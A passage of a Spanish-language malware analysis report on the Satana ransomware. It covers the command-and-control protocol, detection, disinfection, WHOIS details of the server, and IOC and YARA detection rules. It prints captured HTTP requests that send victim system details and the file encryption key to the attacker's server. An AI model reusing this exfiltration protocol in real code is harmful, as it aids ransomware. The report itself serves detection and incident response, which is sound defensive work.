- **code**: es el código numérico que indica la operación realizada en el servidor C2. Un valor de "100" significa primera comunicación, "101" envía la dirección de correo de soporte técnico elegida y "102" envío de la clave de cifrado de los archivos.
- **data**: la versión del sistema operativo comprometido.
- **64bits**: un valor a "0" o "1" dependiendo de si el sistema comprometido es de 64 bits o no.
- **admin**: un valor a "0" o "1" si el usuario activo es administrador en el sistema.
- **equipo**: el nombre del equipo comprometido.
- **usuario**: el nombre del usuario activo en el sistema.
- **ejecutable**: el nombre del ejecutable del código dañino.
- **md5**: la clave usada para cifrar los archivos en el sistema comprometido o el correo electrónico elegido para dar soporte técnico dependiendo del momento del envío. En la primera comunicación está vacío.
- **dlen**: el *hash MD5* del hardware del equipo comprometido que indica al C2 qué víctima está estableciendo la conexión.

En la primera comunicación que realiza se envía la información del sistema con el código "100":

```
POST /add.php HTTP/1.0
Host: 185.127.26.186
Content-type: application/x-www-form-urlencoded
Content-length: 116

id=7&code=100&sdata=5.1.2600 0 1 USERPC User
0&name=_003C0000_patched.exe&md5=&dlen=4346725F59F7CD2D48699D5314C878D2
```

Ilustración 14. Primera comunicación con el servidor C2

Una vez se ha guardado en el registro una dirección de correo para ser usada como punto de comunicación de soporte técnico, se envía la cuenta de correo al servidor C2 con una petición con el código "101" y la dirección en el campo *md5*.

```
POST /add.php HTTP/1.0
Host: 185.127.26.186
Content-type: application/x-www-form-urlencoded
Content-length: 124

id=7&code=101&sdata=5.1.2600 0 1 USERPC User
0&name=cfeas.exe&md5=lanachka888@mail.com&dlen=4346725F59F7CD2D48699D5314C878D2
```

Ilustración 15. Envío del correo electrónico al servidor C2

Antes de comenzar el cifrado de los archivos en los discos, el código dañino establece una comunicación HTTP con su servidor C2 donde se envía la clave utilizada para el cifrado de los archivos en el campo *md5* y el código "102".

```
POST /add.php HTTP/1.0
Host: 185.127.26.186
Content-type: application/x-www-form-urlencoded
Content-length: 162

id=7&code=102&sdata=5.1.2600 0 1 USERPC User
0&name=cfeas.exe&md5=79F907BA3967AEFEE6F6E7172B3FD7561C9891F667829CD497B11407F0&dlen=4346
725F59F7CD2D48699D5314C878D2
```

Ilustración 16. Envío de la clave de cifrado de los archivos

11. ARCHIVOS RELACIONADOS

Los archivos relacionados con el código dañino son los siguientes:

<%TEMP%\			
Nombre	**Fecha Creación**	**Tamaño *bytes***	**Hash SHA1**
¡satana!.txt	<varía>	<varía>	<varía>
<copia_código_dañino_nombre_aleatorio>	<varía>	50.861	5b063298bbd1670b4d39e1baef67f854b8dcba9d
<varía>			
¡satana!.txt	<varía>	<varía>	<varía>

12. DETECCIÓN

Para detectar si un equipo se encuentra o ha estado infectado, para cualquiera de sus usuarios se ejecutará alguna de las herramienta de Mandiant como el "Mandiant IOC Finder" o el colector generado por RedLine© con los indicadores de compromiso generados para su detección.

Aparte de las herramientas citadas anteriormente, se podrán usar herramientas del sistema como el Editor de Registro del sistema y la herramienta PowerTool[2].

12.1 HERRAMIENTA DEL SISTEMA

Para confirmar que el código dañino se encuentra en el sistema se procederá a usar la herramienta de sistema del Editor del Registro (Inicio -> Ejecutar -> regedit). Una vez ejecutado se comprobará que no existan las siguientes entradas:

[HKEY_CURRENT_USER\<hash_md5_de_información_procesador>]

[2] http://d-h.st/users/powertool

BTC = <dirección bitcoin>
[HKEY_CURRENT_USER\<hash_md5_de_información_procesador>] **E-mail = <dirección de correo electrónico>**

El valor indicado en la etiqueta "hash_md5_de_información_procesador" es variable pero no las entradas con los nombres "BTC" y "E-mail". En el caso de que se encuentren esos nombres en entradas con un *HASH MD5* es un indicio claro de compromiso del sistema.

Otra entrada que deberá ser buscada es la siguiente:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] **<nombre_aleatorio> = %TEMP%\!satana!.txt**

El nombre de la entrada es aleatorio pero no el nombre del archivo de texto. En el caso de que dicha entrada exista es un claro indicio de compromiso del sistema.

Otra evidencia es la presencia en múltiples carpetas del archivo de rescate con información acerca del secuestro y archivos que ya no pueden ser abiertos y/o utilizados con anterioridad a los cuales se les ha añadido una dirección de correo en el nombre.

12.2 POWERTOOL

Con la herramienta *PowerTool* se puede analizar el sector de arranque del equipo comprometido (*Master Boot Record* - MBR), ya sea desde el propio equipo antes de que se haya reiniciado, desde otra partición si el disco duro afectado fue puesto en otra máquina o si se usa un adaptador que permita leer un disco duro interno desde otro sistema.

Para ello hay que arrancar la herramienta y, en la pestaña "*System -> Master Boot Record (MBR)*", se seleccionará el disco duro que se quiera comprobar para posteriormente pulsar el botón "*Check*". El resultado en un disco comprometido se puede observar en la siguiente ilustración.



Ilustración 17. Detección de modificación del MBR en disco comprometido

La herramienta detectará que el código de arranque no es el habitual, si bien no lo reporta como infectado. Este método puede ser usado como un posible indicador de compromiso del disco. En este caso se recomienda realizar una copia de seguridad del código de arranque usando el botón "Backup MBR" y realizar su posterior análisis para confirmar que pertenece al código dañino.

12.3 MANDIANT

Se ha generado un nuevo archivo indicador de compromiso. El nombre del indicador generado es con GUID "fc61fa77-7f16-4988-9422-5f75cd126703".

Se utilizará el indicador con alguna de las herramientas de las que dispone Mandiant como "Mandiant_ioc_finder" o para la confección de un recolector de evidencias mediante "Mandiant RedLine".

Se recomienda consultar la guía de seguridad CCN-STIC-423 Indicadores de Compromiso (IOC), donde se recoge qué es un indicador de compromiso, cómo crearlo y cómo identificar equipos comprometidos.

13. DESINFECCIÓN

Es recomendable iniciar sesión con un usuario que posea derechos administrativos en el sistema con el fin de eliminar el código dañino.

Para eliminar el código dañino del sistema comprometido se necesita usar el Editor del Registro de Windows y una herramienta como *PowerTool* en el caso de que se posea una copia de seguridad del sector de arranque previo a la infección.

En el caso de que no se tenga dicha copia de seguridad se pueda usar la herramienta oficial de Microsoft de la consola de recuperación de reparación de

discos. Para ello se necesitará un disco de arranque del sistema operativo comprometido, modificar el orden de arranque en la BIOS para que arranque desde el disco digital o *pendrive* con la imagen grabada y arreglar el sector de arranque. Se pueden seguir los pasos indicados en esta web para más información:

http://www.thewindowsclub.com/repair-master-boot-record-mbr-windows

En el caso de que se tenga una copia de seguridad del sector de arranque original o que el equipo esté "*plataformado*" y se tenga acceso al "MBR" de otro sistema igual al infectado, se puede utilizar la herramienta *PowerTool* para reparar el sector de arranque con la opción "Restore MBR". Para ello se seleccionará dicha opción y el archivo binario del sector de arranque original. Si *PowerTool* reporta que la restauración fue correcta el problema del arranque estará solucionado.



Ilustración 18. Sector de arranque original restaurado desde copia de seguridad

Se recomienda crear una copia de seguridad del sector de arranque original y guardarla en lugar seguro para futuras amenazas parecidas a este código dañino.

Tras la restauración del arranque del equipo se procederá a ejecutar el Editor del Registro (Inicio -> Ejecutar -> regedit). Una vez en el editor de registro se buscarán las siguientes entradas:

[HKEY_CURRENT_USER\<hash_md5_de_información_procesador>] **BTC = <dirección bitcoin>**
[HKEY_CURRENT_USER\<hash_md5_de_información_procesador>] **E-mail = <dirección de correo electrónico>**

El valor indicado en la etiqueta "hash_md5_de_información_procesador" es variable pero no las entradas con los nombres "BTC" y "E-mail". En el caso de que se encuentren las entradas indicadas, se procederá a borrarlas.

También se buscará la siguiente entrada:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

<nombre_aleatorio> = %TEMP%\!satana!.txt

El nombre de la sub-entrada es aleatorio pero no el nombre del archivo de texto. Si se encuentra dicha entrada deberá de ser borrada.

Una vez arreglado el registro del sistema, se buscará en todo el sistema el archivo de texto con el nombre:

!satana!.txt

No existe forma conocida hasta el momento para recuperar los archivos cifrados por el código dañino, debiéndose recurrir a usar copias de seguridad previas de dichos archivos para obtener la información.

14. INFORMACIÓN DEL ATACANTE

La muestra analizada del código dañino conecta a una dirección IP embebida y ofuscada en su código.

14.1 185.127.26.186

La información de WHOIS de la dirección IP "185.127.26.186" es la siguiente:

IP Location	Russian Federation Moscow Jsc Informtehtrans
ASN	AS203694 INFORMTEHTRANS-AS , RU (registered Nov 18, 2015)
Whois Server	whois.ripe.net
IP Address	185.127.26.186

```
% Abuse contact for '185.127.26.0 - 185.127.26.255' is ' alex@contell.ru '

inetnum:        185.127.26.0 - 185.127.26.255
netname:        INFORMTEHTRANS-NET
descr:          JSC "Informtehtrans"
country:        RU
admin-c:        DT7450-RIPE
tech-c:         DT7450-RIPE
status:         ASSIGNED PA
mnt-by:         ru-informtehtrans-1-mnt
created:        2015-11-23T13:07:41Z
last-modified:  2015-11-23T13:07:41Z
source:         RIPE

person:         Dmitry Tihonov
address:        ul. Elektrozavodskaya, d.21, str.5
address:        107023
address:        Moscow
address:        RUSSIAN FEDERATION
phone:          +7(499)286-22-70
nic-hdl:        DT7450-RIPE
mnt-by:         ru-informtehtrans-1-mnt
created:        2015-11-12T16:03:30Z
last-modified:  2015-11-12T16:03:31Z
source:         RIPE
```

Ilustración 19. . Información WHOIS de la dirección IP "185.127.26.186"

14.1.1 GEOLOCALIZACIÓN



Ilustración 20. Geolocalización de la dirección IP "185.127.26.186"

15. REGLAS DE DETECCIÓN

15.1 INDICADOR DE COMPROMISO – IOC

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc                                xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"  id="fc61fa77-7f16-4988-9422-5f75cd126703"
last-modified="2016-07-13T09:27:14" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Ransom.Satana</short_description>
  <description>IOC para detectar el c?digo da?ino Ransom.Satana</description>
  <authored_by>CCN-CERT</authored_by>
  <authored_date>2016-07-13T09:09:23</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="8f227ed2-6ae4-4f4f-9904-27cca536fa10">
      <IndicatorItem id="0ef8854e-6ee2-4539-a030-ab43d0186b72" condition="is">
        <Context document="RegistryItem" search="RegistryItem/KeyPath" type="mir" />
        <Content
type="string">HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="821a170a-4ffc-4093-a254-8002c1edea8d">
        <IndicatorItem id="9d7c4193-a001-4149-bb7d-e767d40fefb7" condition="is">
          <Context document="RegistryItem" search="RegistryItem/Text" type="mir" />
          <Content type="string">!satana!.txt</Content>
        </IndicatorItem>
      </Indicator>
```

```
      <Indicator operator="OR" id="64d3f90a-3751-4608-bdcb-055fd68224a6">
        <IndicatorItem id="84c616f1-e7dd-4ebd-b5c7-9330e37123da" condition="is">
          <Context document="FileItem" search="FileItem/FileName" type="mir" />
          <Content type="string">!satana!.txt</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="23f7fb29-49b1-43a7-aad0-74b768f7e616">
        <IndicatorItem id="ea56a34a-d8b2-43a2-ae2a-455d495dae75" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">46bfd4f1d581d7c0121d2b19a005d3df</Content>
        </IndicatorItem>
        <IndicatorItem id="73839bee-4530-4763-bbde-a26cc40b00f2" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">f7b3caf1bea4199ed60e80a27ea100f9</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="dbbd6087-5ff7-4c7b-ada8-85f408021722">
        <IndicatorItem id="0bd85f6d-7ceb-41d6-8fa4-30fc185cbf0a" condition="contains">
          <Context document="Network" search="Network/URI" type="mir" />
          <Content type="string">/add.php</Content>
        </IndicatorItem>
        <Indicator operator="AND" id="602f9928-a40c-4e2c-b21e-8fcf233f1ad2">
          <IndicatorItem                    id="b3b9a46d-7a4b-4fc6-ba0d-847c82e99b0b"
condition="contains">
            <Context document="Network" search="Network/String" type="mir" />
            <Content type="string">id=7&amp;code=</Content>
          </IndicatorItem>
        </Indicator>
      </Indicator>
    </Indicator>
  </definition>
</ioc>
```

15.2 YARA

```
rule Ransom_Satana
{
    meta:
        description = "Regla para detectar Ransom.Satana"
        author = "CCN-CERT"
        version = "1.0"
    strings:
        $a = { 21 00 73 00 61 00 74 00 61 00 6E 00 61 00 21 00 2E 00 74 00 78 00 74 00
00 }
        $b = { 74 67 77 79 75 67 77 71 }
        $c = { 53 77 76 77 6E 67 75 }
        $d = { 45 6E 75 6D 4C 6F 63 61 6C 52 65 73 }
```

```
        $e = { 57 4E 65 74 4F 70 65 6E 45 6E 75 6D 57 00 }
        $f = { 21 53 41 54 41 4E 41 21 }
    condition:
        $b or $c and $d and $a and $e and $f
}

rule Ransom_Satana_Dropper
{
    meta:
        description = "Regla para detectar el dropper de Ransom.Satana"
        author = "CCN-CERT"
        version = "1.0"
    strings:
        $a = { 25 73 2D 54 72 79 45 78 63 65 70 74 }
        $b = { 64 3A 5C 6C 62 65 74 77 6D 77 79 5C 75 69 6A 65 75 71 70 6C 66 77 75 62
2E 70 64 62 }
        $c = { 71 66 6E 74 76 74 68 62 }
    condition:
        all of them
}
```